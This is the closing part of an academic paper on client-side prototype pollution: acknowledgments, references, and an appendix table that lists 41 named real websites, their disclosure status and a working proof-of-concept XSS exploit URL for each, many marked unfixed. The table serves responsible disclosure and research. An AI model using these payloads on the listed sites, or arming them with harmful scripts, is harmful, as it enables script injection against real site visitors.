We would like to thank Thomas Zheng, an undergraduate student at Johns Hopkins University, for the help in the process of responsible disclosure of zero-day vulnerabilities found by PROBETHEPROTO. We also thank anonymous reviewers for their helpful comments and feedback. This work was supported in part by National Science Foundation (NSF) under grants CNS-20-46361 and CNS18-54001 and Defense Advanced Research Projects Agency (DARPA) under AFRL Definitive Contract FA875019C0006. The views and conclusions contained herein are those of the authors and should not be interpreted as necessarily representing the official policies or endorsements, either expressed or implied, of NSF or DARPA.

REFERENCES

[1] DOMinator. https://github.com/wisec/DOMinator.

[2] Internet archive wayback machine, note =.

[3] Trusted types. https://w3c.github.io/webappsec-trusted-types/dist/spec/.

[4] Vulnerability disclosure faq (project zero). https://googleprojectzero.blogspot.com/p/vulnerability-disclosure-faq.html.

[5] Ben Adida, Adam Barth, and Collin Jackson. Rootkits for javascript environments. In *Proceedings of the 3rd USENIX Conference on Offensive Technologies*, WOOT'09, page 4, USA, 2009. USENIX Association.

[6] Olivier Arteau. Prototype pollution attack in nodejs application. https://github.com/HoLyVieR/prototype-pollution-nsec18/blob/master/paper/JavaScript_prototype_pollution_attack_in_NodeJS.pdf, 2018. Online; Accessed on 18 Feb 2021.

[7] Marco Balduzzi, Carmen Torrano Gimenez, Davide Balzarotti, and Engin Kirda. Automated discovery of parameter pollution vulnerabilities in web applications. In *NDSS*. Citeseer, 2011.

[8] Sruthi Bandhakavi, Samuel T. King, P. Madhusudan, and Marianne Winslett. VEX: Vetting Browser Extensions For Security Vulnerabilities. In *Proceedings of the 2010 USENIX Security Symposium*, 2010. https://www.usenix.org/legacy/events/sec10/tech/full_papers/Bandhakavi.pdf.

[9] MICHAŁ BENTKOWSKI. Prototype pollution – and bypassing client-side html sanitizers. https://research.securitum.com/prototype-pollution-and-bypassing-client-side-html-sanitizers/, 2020. Online; Accessed on 18 May 2021.

[10] Sergey Bobrov. Client-side prototype pollution gadgets. https://github.com/BlackFan/client-side-prototype-pollution/blob/master/gadgets/sprint.md, 2020. Online; Accessed on 18 Feb 2021.

[11] Ahmet Salih Buyukkayhan, Can Gemicioglu, Tobias Lauinger, Alina Oprea, William Robertson, and Engin Kirda. What's in an exploit? an empirical analysis of reflected server XSS exploitation techniques. In *23rd International Symposium on Research in Attacks, Intrusions and Defenses (RAID 2020)*, pages 107–120, San Sebastian, October 2020. USENIX Association.

[12] Steven Englehardt and Arvind Narayanan. Online tracking: A 1-million-site measurement and analysis. In *Proceedings of the 22Nd ACM SIGSAC Conference on Computer and Communications Security*, CCS '16, 2016.

[13] Aurore Fass, Michael Backes, and Ben Stock. JStap: A Static Pre-Filter for Malicious JavaScript Detection. In *Proceedings of the 35th Annual Computer Security Applications Conference - ACSAC '19*, 2019. https://dl.acm.org/doi/10.1145/3359789.3359813.

[14] Asger Feldthaus, Max Schäfer, Manu Sridharan, Julian Dolby, and Frank Tip. Efficient Construction of Approximate Call Graphs for JavaScript IDE Services. In *2013 35th International Conference on Software Engineering - ICSE '13*, 2013. http://ieeexplore.ieee.org/document/6606621/.

[15] OpenJS Foundation. Node.js. https://nodejs.org/en/, 2021. Online; Accessed on 18 July 2021.

[16] Junaid Iqbal, Ratinder Kaur, and Natalia Stakhanova. PoliDOM: Mitigation of DOM-XSS by Detection and Prevention of Unauthorized DOM Tampering. In *Proceedings of the 14th International Conference on Availability, Reliability and Security - ARES '19*, 2019. https://dl.acm.org/doi/10.1145/3339252.3339257.

[17] Umar Iqbal, Peter Snyder, Shitong Zhu, Benjamin Livshits, Zhiyun Qian, and Zubair Shafiq. AdGraph: A Graph-Based Approach to Ad and Tracker Blocking. In *2020 IEEE Symposium on Security and Privacy*, 2020. http://arxiv.org/abs/1805.09155.

[18] Simon Holm Jensen, Magnus Madsen, and Anders Møller. Modeling the HTML DOM and Browser API in Static Analysis of JavaScript Web Applications. In *Proceedings of the 19th ACM SIGSOFT symposium and the 13th European conference on Foundations of software engineering - SIGSOFT/FSE '11*, 2011. http://dl.acm.org/citation.cfm?doid=2025113.2025125.

[19] Simon Holm Jensen, Anders Møller, and Peter Thiemann. Type Analysis for JavaScript. 5673:238–255, 2009. http://link.springer.com/10.1007/978-3-642-03237-0_17.

[20] Xing Jin, Xunchao Hu, Kailiang Ying, Wenliang Du, Heng Yin, and Gautam Nagesh Peri. Code Injection Attacks on HTML5-based Mobile Apps: Characterization, Detection and Mitigation. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security - CCS '14*, 2014. https://dl.acm.org/doi/10.1145/2660267.2660275.

[21] Rezwana Karim, Frank Tip, Alena Sochůrková, and Koushik Sen. Platform-independent dynamic taint analysis for javascript. *IEEE Transactions on Software Engineering*, 46(12):1364–1379, 2020.

[22] Vineeth Kashyap, Kyle Dewey, Ethan A. Kuefner, John Wagner, Kevin Gibbons, John Sarracino, Ben Wiedermann, and Ben Hardekopf. JSAI: A Static Analysis Platform for JavaScript. In *Proceedings of the 22nd ACM SIGSOFT International Symposium on Foundations of Software Engineering - FSE '14*, 2014. https://dl.acm.org/doi/10.1145/2635868.2635904.

[23] Soheil Khodayari and Giancarlo Pellegrino. JAW: Studying Client-side CSRF with Hybrid Property Graphs and Declarative Traversals. In *Proceedings of the 2021 USENIX Security Symposium*, 2021. https://www.usenix.org/system/files/sec21fall-khodayari.pdf.

[24] Hee Yeon Kim, Ji Hoon Kim, Ho Kyun Oh, Beom Jin Lee, Si Woo Mun, Jeong Hoon Shin, and Kyounggon Kim. DAPP: automatic detection and analysis of prototype pollution vulnerability in node. js modules. *International Journal of Information Security*, pages 1–23, 2021.

[25] Tammo Krueger and Konrad Rieck. Intelligent Defense Against Malicious JavaScript Code. In *26th Annual Computer Security Applications Conference (ACSAC)*, 2010.

[26] Victor Le Pochat, Tom Van Goethem, Samaneh Tajalizadehkhoob, Maciej Korczynski, and Wouter Joosen. Tranco: A research-oriented top sites ranking hardened against manipulation. *Proceedings 2019 Network and Distributed System Security Symposium*, 2019.

[27] Sebastian Lekies, Ben Stock, and Martin Johns. 25 million flows later: large-scale detection of dom-based xss. In *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security*, pages 1193–1204, 2013.

[28] Adam Lerner, Anna Kornfeld Simpson, Tadayoshi Kohno, and Franziska Roesner. Internet jones and the raiders of the lost trackers: An archaeological study of web tracking from 1996 to 2016. In *25th USENIX Security Symposium (USENIX Security 16)*, Austin, TX, August 2016. USENIX Association.

[29] Song Li, Mingqing Kang, Jianwei Hou, and Yinzhi Cao. Detecting node.js prototype pollution vulnerabilities via object lookup analysis. In *ESEC/FSE '21: 29th ACM Joint European Software Engineering Conference and Symposium on the Foundations of Software Engineering*, 2021.

[30] V. Benjamin Livshits and Monica S. Lam. Finding security vulnerabilities in java applications with static analysis. In *14th USENIX Security Symposium (USENIX Security 05)*, Baltimore, MD, July 2005. USENIX Association.

[31] Magnus Madsen, Benjamin Livshits, and Michael Fanning. Practical static analysis of JavaScript applications in the presence of frameworks and libraries. In *Proceedings of the 2013 9th Joint Meeting on Foundations of Software Engineering - ESEC/FSE 2013*, 2013. http://dl.acm.org/citation.cfm?doid=2491411.2491417.

[32] Magnus Madsen, Frank Tip, and Ondˇrej Lhotak. Static Analysis of Event-Driven Node.js JavaScript Applications. In *Proceedings of the 2015 ACM SIGPLAN International Conference on Object-Oriented Programming, Systems, Languages, and Applications - SPLASH '15*, 2015. https://dl.acm.org/doi/10.1145/2814270.2814272.

[33] William Melicher, Anupam Das, Mahmood Sharif, Lujo Bauer, and Limin Jia. Riding out DOMsday: Towards Detecting and Preventing DOM Cross-Site Scripting. In *Network and Distributed System Security Symposium (NDSS)*, 2018. https://doi.org/10.14722/ndss.2018.23309.

[34] William Melicher, Clement Fung, Lujo Bauer, and Limin Jia. Towards a lightweight, hybrid approach for detecting dom xss vulnerabilities with machine learning. In *Proceedings of the Web Conference 2021*, WWW '21, page 2684–2695, New York, NY, USA, 2021. Association for Computing Machinery.

[35] Leo A. Meyerovich, Adrienne Porter Felt, and Mark S. Miller. Object views: Fine-grained sharing in browsers. In *Proceedings of the 19th International Conference on World Wide Web*, WWW '10, page 721–730, New York, NY, USA, 2010. Association for Computing Machinery.

[36] Seyed Ali Mirheidari, Sajjad Arshad, Kaan Onarlioglu, Bruno Crispo, Engin Kirda, and William Robertson. Cached and confused: Web cache deception in the wild. In *29th USENIX Security Symposium (USENIX Security 20)*, pages 665–682. USENIX Association, August 2020.

[37] Christopher Neasbitt, Bo Li, Roberto Perdisci, Long Lu, Kapil Singh, and Kang Li. Webcapsule: Towards a lightweight forensic engine for web browsers. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*, CCS '15, page 133–145, New York, NY, USA, 2015. Association for Computing Machinery.

[38] Benjamin Barslev Nielsen, Behnaz Hassanshahi, and François Gauthier. Nodest: Feedback-Driven Static Analysis of Node.js Applications. In *Proceedings of the 2019 27th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering - FSE '19*, 2019. https://dl.acm.org/doi/10.1145/3338906.3338933.

[39] Inian Parameshwaran, Enrico Budianto, Shweta Shinde, Hung Dang, Atul Sadhu, and Prateek Saxena. Auto-patching dom-based xss at scale. In *Proceedings of the 2015 10th Joint Meeting on Foundations of Software Engineering*, ESEC/FSE 2015, page 272–283, New York, NY, USA, 2015. Association for Computing Machinery.

[40] Mike Samuel, Prateek Saxena, and Dawn Song. Context-sensitive autosanitization in web templating languages using type qualifiers. In *Proceedings of the 18th ACM conference on Computer and communications security - CCS '11*, 2011. http://dl.acm.org/citation.cfm?doid=2046707.2046775.

[41] Tejas Saoji, Thomas H. Austin, and Cormac Flanagan. Using Precise Taint Tracking for Auto-sanitization. In *Proceedings of the 2017 Workshop on Programming Languages and Analysis for Security*, 2017. https://dl.acm.org/doi/10.1145/3139337.3139341.

[42] Prateek Saxena, David Molnar, and Benjamin Livshits. ScriptGard: automatic context-sensitive sanitization for large-scale legacy web applications. In *Proceedings of the 18th ACM conference on Computer and communications security - CCS '11*, 2011. http://dl.acm.org/citation.cfm?doid=2046707.2046776.

[43] Peter Snyder, Cynthia Taylor, and Chris Kanich. Most Websites Don't Need to Vibrate: A Cost-Benefit Approach to Improving Browser Security. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security - CCS '17*, 2017. https://dl.acm.org/doi/10.1145/3133956.3133966.

[44] Marius Steffens, Christian Rossow, Martin Johns, and Ben Stock. Don't Trust The Locals: Investigating the Prevalence of Persistent Client-Side Cross-Site Scripting in the Wild. In *Network and Distributed System Security Symposium (NDSS)*, 2019. https://publications.cispa.saarland/id/eprint/2744.

[45] Marius Steffens and Ben Stock. Pmforce: Systematically analyzing postmessage handlers at scale. In *Proceedings of the 2020 ACM SIGSAC*

Conference on Computer and Communications Security, CCS '20, page 493–505, New York, NY, USA, 2020. Association for Computing Machinery.

[46] Ben Stock, Sebastian Lekies, Tobias Mueller, Patrick Spiegel, and Martin Johns. Precise Client-side Protection against DOM-based Cross-Site Scripting. In *Proceedings of the 2014 USENIX Security Symposium*, 2014.

[47] Michael Weissbacher, William Robertson, Engin Kirda, Christopher Kruegel, and Giovanni Vigna. ZigZag: Automatically Hardening Web Applications Against Client-side Validation Vulnerabilities. In *Proceedings of the 2015 USENIX Security Symposium*, 2015.

[48] Fabian Yamaguchi, Nico Golde, Daniel Arp, and Konrad Rieck. Modeling and Discovering Vulnerabilities with Code Property Graphs. In *2014 IEEE Symposium on Security and Privacy*, 2014. http://ieeexplore.ieee.org/document/6956589/.

[49] Yuchen Zhou and David Evans. Ssoscan: Automated testing of web applications for single sign-on vulnerabilities. In *23rd USENIX Security Symposium (USENIX Security 14)*, pages 495–510, 2014.

APPENDIX

In this appendix, we list all the websites that are vulnerable to prototype pollution, which then lead to an XSS consequence in Table VII. The statuses of four websites are "Fixed" and four are "Partially fixed", where only XSS consequences are fixed but not the prototype pollution. We also listed the corresponding exploit code. Note that all the websites have been informed and given 45 days to fix the vulnerability.

TABLE VII: A list of 41 websites with 48 prototype pollution vulnerabilities that have XSS consequences (Reported: We reported the vulnerabilities to the web owner, but did not receive any response; Confirmed: We reported the vulnerabilities to the web owner and received the confirmation; Partially fixed: We reported the vulnerabilities to the web owner, who fixed the XSS consequence but not the prototype pollution vulnerabilities; Fixed: We reported the vulnerabilities to the web owner, who fixed the prototype pollution vulnerabilities. All statuses are based on our information and testing on January 14th, 2022.)

Website	**Status**	**Exploit**
acttheatre.org	Reported	https://acttheatre.org/?__proto__%5B1%5D=alert%281%29%2F%2F
aprilskin.com	Reported	https://aprilskin.com/?__proto__[url]=data:,alert(1)//
balance-on.com	Reported	https://balance-on.com/?constructor[prototype][1]=<img/src/onerror%3dalert(1)>
boulderboats.com	Reported	https://www.boulderboats.com/default.asp?__proto__[srcdoc]=%3Cscript%3Ealert(1)%3C/script%3E &page=xAllInventory&make=chaparral
boxx.com	Partially fixed	https://boxx.com?__proto__[url][]=data:,console.log(1) &__proto__[dataType]=script
brownsheavyequipment.com	Reported	https://www.brownsheavyequipment.com/default.asp ?__proto__[srcdoc]=%3Cscript%3Ealert(1)%3C/script%3E&page=xAllInventory&make=caterpillar
cestujlevne.com	Reported	https://www.cestujlevne.com/akcni-letenky/akcni-ceny-u-vuelingu-do-florencie-nebo-parize-z-prahy/ ?__proto__[onload]=alert(1)&__proto__[src]=1&__proto__[onerror]=alert(1)
euronaval.fr	Reported	https://www.euronaval.fr/?__proto__[srcdoc][]=<script>alert(1)</script>//
fieldtriphealth.com	Fixed	https://fieldtriphealth.com?__proto__[src]=data:,alert(1)//
getpelegant.com	Fixed	https://getpelegant.com/?__proto__[k]=1><img src=1 onerror=alert(1)></img> <!--
gettommys.com	Reported	https://www.gettommys.com/default.asp?__proto__[srcdoc]=%3Cscript%3Ealert(1)%3C/script%3E &page=xAllInventory&make=axis
hireright.com	Reported	https://www.hireright.com/?__proto__[vtp_enableRecaptcha]=1 &__proto__[srcdoc]=<script>alert(1)</script>
inkdata.cn	Reported	http://www.inkdata.cn?__proto__[preventDefault]=x&__proto__[handleObj]=x &__proto__[delegateTarget]=<img/src/onerror%3dalert(1)>
insxcloud.com	Reported	https://www.mylhr.com/services/healthcare-gov-connectivity/?__proto__[onload]=alert(1)
kozehealth.com	Fixed	https://kozehealth.com/?__proto__[k]=1><img src=1 onerror=alert(1)></img> <!--
leejiral.com	Reported	http://leejiral.com/?constructor[prototype][1]=%3Cimg/src/onerror%3dalert(1)%3E
mamapedia.com	Reported	https://www.mamapedia.com/n/nutrition/?__proto__[onerror]=alert(1)
mebelvia.ru	Reported	https://mebelvia.ru/?__proto__[1]=alert(1)//
medifast1.com	Fixed	https://www.medifast1.com/privacy?__proto__[onload]=alert(1)
miabellebaby.com	Reported	https://miabellebaby.com/collections/mommy-and-me-tops/?__proto__[src]=data:,alert(1)//
mikurestaurant.com	Reported	https://mikurestaurant.com/?__proto__%5Bonload%5D=alert%281%29&__proto__%5Bsrc%5D=1 &__proto__%5Bonerror%5D=alert%281%29
modernonmonticello.com	Reported	https://modernonmonticello.com/completing-the-construction-phase-one-room-challenge-week-3/ ?__proto__[onload]=alert(1)
oxessays.com	Reported	https://oxessays.com?__proto__[src]=data:,alert(1)//
paperfellows.com	Reported	https://paperfellows.com/?__proto__[src]=data:,alert(1)//
percussion.com	Reported	https://www.percussion.com/percussion-cms/prior-versions/?__proto__[src]=1 &__proto__[onerror]=alert(1)&__proto__[onload]=alert(1)
popularresistance.org	Reported	https://popularresistance.org/ new-iea-roadmap-is-flawed-swapping-burning-wood-for-coal-wont-save-the-climate/ ?__proto__[onerror]=alert(1)
pro-salesinc.com	Reported	https://www.pro-salesinc.com/default.asp?__proto__[srcdoc]=%3Cscript%3Ealert(1)%3C/script%3E &page=xAllInventory&make=audi
psychologytomorrowmagazine.com	Reported	https://psychologytomorrowmagazine.com/?__proto__%5BpreventDefault%5D=x&__proto__%5BhandleObj%5D=x &__proto__%5BdelegateTarget%5D=%3Cimg%2Fsrc%2Fonerror%3Dalert%281%29%3E
ririnco.com	Reported	https://ririnco.com/?constructor[prototype][src]=data:,alert(1)//
rizknows.com	Reported	https://www.rizknows.com/deals/daily-deal-new-balance-shoes/?__proto__[onload]=alert(1)
rstudio.org	Reported	https://www.rstudio.com/?__proto__[1]=alert(1)//
smallforbig.com	Reported	https://smallforbig.com?__proto__[innerHTML]=<img/src/onerror%3dalert(1)>
talentera.com	Reported	https://www.talentera.com/en/retail-hospitality?__proto__[srcdoc]=%3Cscript%3Ealert(1)%3C/script%3E
timeblock.ru	Reported	https://timeblock.ru/nutricevtika/nutricevtika-timeblock-iz-chego-sostoit/ ?__proto__[src]=data:,alert(1)//
timsykeswatchlist.com	Partially fixed	https://timsykeswatchlist.com/?__proto__[tagName]=img&__proto__[src][]=x: &__proto__[onerror][]=alert(1)
tipsfromatypicalmomblog.com	Partially fixed	https://www.tipsfromatypicalmomblog.com/2020/01/mexican-street-corn-salad-family- friendly-side-dish.html/ ?__proto__[onload]=alert(1)&__proto__[src]=1&__proto__[onerror]=alert(1)
toosmall.org	Partially fixed	http://toosmall.org/?__proto__[onload]=alert(1)&__proto__[src]=1&__proto__[onerror]=alert(1)
wearpact.com	Reported	https://wearpact.com?__proto__[url][]=data:,alert(1)//&__proto__[dataType]=script
westmarine.com	Reported	https://www.westmarine.com/cart/?__proto__[onload]=console.log(%22XSS%22)
whatsinthebible.com	Reported	https://whatsinthebible.com/privacy/?__proto__[onload]=alert(1)
wattpad.com	Confirmed	https://www.wattpad.com/?__proto__.context=%3Cimg/src/onerror%3dalert(1)%3E&__proto__.jquery=x